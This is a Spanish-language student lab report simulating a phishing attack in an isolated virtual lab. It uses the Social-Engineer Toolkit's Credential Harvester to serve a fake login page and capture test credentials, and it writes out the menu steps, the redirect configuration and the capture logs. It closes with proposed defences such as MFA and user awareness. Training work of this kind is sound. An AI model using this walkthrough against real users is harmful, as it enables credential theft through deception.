



Actividad 4: Una página demasiado convincente

CON IV SEGURIDAD INFORMÁTICA

Juan Pablo Casanova De La Madrid | Servando López Contreras | 29/08/2026

Índice

Objetivo de la Actividad.....	2
Descripción del Escenario.....	2
Configuración del Laboratorio	2
Evidencias y Descripción del Funcionamiento	8
Explicación del Flujo de Captura de Información	9
Controles de Seguridad Propuestos	10
Conclusión	10
Referencias	10

Objetivo de la Actividad

El objetivo de esta actividad es implementar y analizar, en un entorno de laboratorio controlado, una simulación de ingeniería social utilizando el Social-Engineer Toolkit (SET) de Kali Linux. Se busca comprender el funcionamiento técnico de una técnica de captura de información (Credential Harvester) y desarrollar la capacidad de identificar indicadores de un intento de phishing, así como proponer controles de seguridad orientados a la prevención de este tipo de ataques.

Descripción del Escenario

El área de seguridad informática de una organización ha recibido reportes de empleados que indican haber recibido un mensaje solicitando la actualización de sus credenciales. El mensaje contiene un enlace que redirige a un portal aparentemente institucional, el cual incluye el logotipo de la empresa, campos de usuario y contraseña, y un mensaje indicando: "Su sesión ha expirado. Inicie sesión nuevamente para continuar." A primera vista, el portal parece legítimo; sin embargo, no pertenece a la organización. Se sospecha que se trata de un ataque de phishing orientado al robo de credenciales de acceso.

Configuración del Laboratorio

Máquina atacante: Kali Linux con SET.

Máquina víctima: Windows 11

Red: LAN interna virtualizada (VirtualBox/VMware) sin acceso a Internet.

Página web: Archivo login_prueba.html diseñado específicamente para el laboratorio, simulando un login de autenticación.

Se clona el repositorio en git de SET (Social-Engineer Toolkit).

```
(root@kali)-[/home/csnv/Documentos/lab]
# git clone https://github.com/trustedsec/social-engineer-toolkit/ setoolkit/
Clonando en 'setoolkit' ...
remote: Enumerating objects: 110637, done.
remote: Counting objects: 100% (241/241), done.
remote: Compressing objects: 100% (102/102), done.
remote: Total 110637 (delta 186), reused 139 (delta 139), pack-reused 110396 (from 3)
Recibiendo objetos: 100% (110637/110637), 175.66 MiB | 33.00 MiB/s, listo.
Resolviendo deltas: 100% (68568/68568), listo.
```

Se entra a la carpeta de setoolkit recién creada, una vez ahí, se crea y se activa de inmediato un entorno virtual de Python llamado .venv. Esto sirve para que las librerías que requiere la herramienta se instalen en un espacio aislado y no causen conflictos con otras aplicaciones. Con este entorno activo, se procede a actualizar el instalador de paquetes de Python, conocido como pip, donde se puede observar cómo el sistema desinstala la versión anterior y coloca la más reciente. Finalmente, se ejecuta el último comando para instalar el Social-Engineer Toolkit.

```
(root@kali)-[/home/csnv/Documentos/lab]
# cd setoolkit

(root@kali)-[/home/csnv/Documentos/lab/setoolkit]
# python3 -m venv .venv
source .venv/bin/activate
python -m pip install --upgrade pip
python -m pip install -e .
Requirement already satisfied: pip in ./venv/lib/python3.13/site-packages (26.1.2)
Collecting pip
  Using cached pip-26.2.1-py3-none-any.whl.metadata (4.6 kB)
Using cached pip-26.2.1-py3-none-any.whl (1.8 MB)
Installing collected packages: pip
  Attempting uninstall: pip
    Found existing installation: pip 26.1.2
    Uninstalling pip-26.1.2:
      Successfully uninstalled pip-26.1.2
Successfully installed pip-26.2.1
```

Una vez que termine de instalar, se ejecuta la herramienta.

```
(.venv)-(root@kali)-[/home/csnv/Documentos/lab/setoolkit]
# sudo setoolkit
```

Al ejecutar sale un banner de la herramienta y en la parte de abajo el menú de las herramientas que contiene.

```

Lugares
├── Equipos
├── Apps
├── Explotadores
├── Reconocimiento
├── Post-Explotación
├── Descargas
├── Música
├── Imágenes
├── Videos
├── Descargas
├── Dispositivos
├── Sistemas
├── Kali Linux
├── Red
├── Inteligencia
├── ...
└── ...

[-----]
[-----] The Social-Engineer Toolkit (SET) [-----]
[-----] Created by: David Kennedy (ReL1K) [-----]
[-----] Version: 8.1.3 [-----]
[-----] Codename: 'Maverick' [-----]
[-----] Follow us on Twitter: @TrustedSec [-----]
[-----] Follow me on Twitter: @HackingDave [-----]
[-----] Homepage: https://www.trustedsec.com [-----]
[-----] Welcome to the Social-Engineer Toolkit (SET). [-----]
[-----] The one stop shop for all of your SE needs. [-----]

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
```

En paralelo también se trabajó con la herramienta de tailscale para poder hacer la conexión de la MV a mi laptop más sencilla, ya que tailscale funciona como un túnel inverso, siendo una conexión directa con las máquinas.

```

(root@kali)~[/home/csnv]
# curl -fsSL https://tailscale.com/install.sh | sh
Installing Tailscale for debian bullseye, using method apt
+ mkdir -p --mode=0755 /usr/share/keyrings
+ curl -fsSL https://pkgs.tailscale.com/stable/debian/bullseye.noarmor.gpg
+ tee /usr/share/keyrings/tailscale-archive-keyring.gpg
+ chmod 0644 /usr/share/keyrings/tailscale-archive-keyring.gpg
+ curl -fsSL https://pkgs.tailscale.com/stable/debian/bullseye.tailscale-keyring.list
+ tee /etc/apt/sources.list.d/tailscale.list
# Tailscale packages for debian bullseye
deb [signed-by=/usr/share/keyrings/tailscale-archive-keyring.gpg] https://pkgs.tailscale.com/stable/debian bullseye main
+ chmod 0644 /etc/apt/sources.list.d/tailscale.list
+ apt-get update
```

Al terminarse de descargar, tenemos que escribir el comando tailscale up, entrar al link que nos da para crear una cuenta y terminar el proceso de instalación, esto también se hace en Windows.

```
(root@kali)-[/home/csnv]
# tailscale up

To authenticate, visit:

    https://login.tailscale.com/a/15542af701969e

Success.
```

Se manda un status al demon de tailscale para corroborar que los servicios están arriba.

```
(root@kali)-[/home/csnv]
# systemctl status tailscaled
● tailscaled.service - Tailscale node agent
   Loaded: loaded (/usr/lib/systemd/system/tailscaled.service; enabled; preset: disabled)
   Active: active (running) since Fri 2026-08-28 22:44:33 CST; 2min 58s ago
     Invocation: 777a2d0a10554809bd026094f913237a
       Docs: https://tailscale.com/docs/
    Main PID: 69781 (tailscaled)
      Status: "Connected; [REDACTED]@gmail.com; 100.118.[REDACTED] fd7a:115c:a1e0:[REDACTED]"
     Tasks: 11 (limit: 6879)
    Memory: 84.4M (peak: 84.4M)
       CPU: 684ms
    CGroup: /system.slice/tailscaled.service
            └─69781 /usr/sbin/tailscaled --state=/var/lib/tailscale/tailscaled.state --sock
```

Una vez hecho eso, creamos una carpeta para el login que creamos, en este caso como act_4, entramos y pegamos el login.


NOTA: para que funcione el nombre del archivo debe de ser index.html.

```
(root@kali)-[/home/csnv/Documentos/lab]
# ls
act_4  setoolkit  Sublist3r

(root@kali)-[/home/csnv/Documentos/lab]
# cd act_4

(root@kali)-[/home/csnv/Documentos/lab/act_4]
# ls
login_act4.html
```

Así es el diseño del login que se va a suplantar, recordando que es un entorno controlado sin salida a internet, este login NO fue tomado de ningún otra página.



Antes de dar de alta los servicios de SET, se tiene que configurar los redireccionamientos que tendrá el login, como estamos tomando de referencia una página que no existe, se redirigirá a Google.

```
(root@kali)-[/home/csnv]
# sudo nano /etc/setoolkit/set.config
```

```
HARVESTER_REDIRECT=ON
HARVESTER_URL=https://www.google.com
```

Ahora en SET, seleccionaremos la opción 1 de social engineering attacks.

```
Select from the menu:

 1) Social-Engineering Attacks
 2) Penetration Testing (Fast-Track)
 3) Third Party Modules
 4) Update the Social-Engineer Toolkit
 5) Update SET configuration
 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Se desplegará otro menú y seleccionaremos la opción 2: Website attack vectors para continuar navegando por las funciones del programa.

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

Seleccionaremos ahora la opción 3 de Credential Harvester Attack Method, este es el módulo específico de la herramienta diseñado para clonar sitios web con el fin de interceptar y registrar datos.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Y de nuevo la opción 3 que es para usar el login que nosotros creamos.

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>3
```


Evidencias y Descripción del Funcionamiento

Usaremos la ip de tailscale para hacer la conexión, se definió la dirección de Google como la URL de referencia del sitio importado. Al final, los mensajes del sistema confirman que el servidor del Social-Engineer Toolkit se ha iniciado exitosamente en el puerto 80, quedando a la espera para interceptar y mostrar en esta misma pantalla cualquier dato que se ingrese en la página clonada.


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [ 3.129]: 100.118
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned: /home/csnv/Documentos/lab/act_4/index.html
[!] Example: http://www.blah.com
set:webattack> URL of the website you imported: www.google.com

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Aquí se puede ver que la víctima entró a la ip donde se está corriendo la página falsa.

```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
100.120.251.85 - - [29/Aug/2026 00:00:23] "GET / HTTP/1.1" 200 -
100.120.251.85 - - [29/Aug/2026 00:00:23] "GET /favicon.ico HTTP/1.1" 404 -
```


Así es como se ve la página vista desde la máquina de la víctima, en este caso es un Windows 11 usando el navegador Opera.



Aquí se ve que la herramienta si logró capturar las credenciales de la víctima usando peticiones get que provocó que las credenciales quedaran expuestas y registradas en texto claro directamente en la terminal, siendo un éxito la práctica.

```
100.120.251.85 - - [29/Aug/2026 00:00:23] "GET / HTTP/1.1" 200 -
100.120.251.85 - - [29/Aug/2026 00:00:23] "GET /favicon.ico HTTP/1.1" 404 -
100.120.251.85 - - [29/Aug/2026 00:01:10] "GET /?username=usuariovalidado&password=usuariovalidado HTTP/1.1" 404 -
100.120.251.85 - - [29/Aug/2026 00:01:23] "GET /?username=usuariovalidado&password=usuariovalidado HTTP/1.1" 404 -
```

Explicación del Flujo de Captura de Información



- Solicitud inicial (GET): La víctima accede al enlace malicioso. El navegador envía una petición GET al servidor de SET.
- Respuesta (HTML): SET sirve la página index.html que contiene el formulario de autenticación falso.
- Envío de datos (POST): La víctima completa el formulario y presiona "Ingresar". El navegador envía una petición HTTP POST con los parámetros username y password en el cuerpo de la solicitud.
- Intercepción: SET escucha en el puerto configurado, recibe la petición POST, extrae los valores de los campos del formulario y los imprime en la terminal.
- Registro: Los datos se almacenan en un archivo de log junto con metadata (IP de origen, fecha/hora, user-agent).
- Respuesta final: SET puede redirigir a la víctima hacia el sitio legítimo para evitar levantar sospechas.

Controles de Seguridad Propuestos

Control	Descripción
Educación y concienciación	Capacitar a los empleados para identificar correos sospechosos, verificar remitentes y no hacer clic en enlaces no solicitados.
Autenticación multifactor (MFA)	Exigir un segundo factor de autenticación además de la contraseña.
Filtros de correo (SEG)	Bloquear correos con enlaces sospechosos, dominios similares y adjuntos maliciosos.
Análisis de URLs	Verificar enlaces antes de hacer clic mediante sandboxing o servicios de reputación.
Certificados SSL/TLS y HSTS	Asegurar que los portales legítimos usen HTTPS válido y estén protegidos contra downgrade.
Detección de suplantación de dominio	Monitorear el registro de dominios similares al institucional.

Conclusión

Esta actividad permitió comprender de manera práctica el funcionamiento de una técnica de ingeniería social mediante el módulo Credential Harvester de SET. Se evidenció que, con recursos mínimos y una página web sencilla, un atacante puede crear un portal falso capaz de capturar credenciales sin que la víctima lo perciba inmediatamente.

Referencias

TrustedSec. (2026). Social-Engineer Toolkit (SET) Official Repository. GitHub. <https://github.com/trustedsec/social-engineer-toolkit>

Kali Linux. (2026). Kali Linux Documentation. <https://www.kali.org/docs/>

OWASP Foundation. (2026). Phishing Cheat Sheet. https://cheatsheetseries.owasp.org/cheatsheets/Phishing_Cheat_Sheet.html

NIST. (2026). Cybersecurity Framework Version 2.0. National Institute of Standards and Technology.

Hadnagy, C. (2018). Social Engineering: The Art of Human Hacking. Wiley.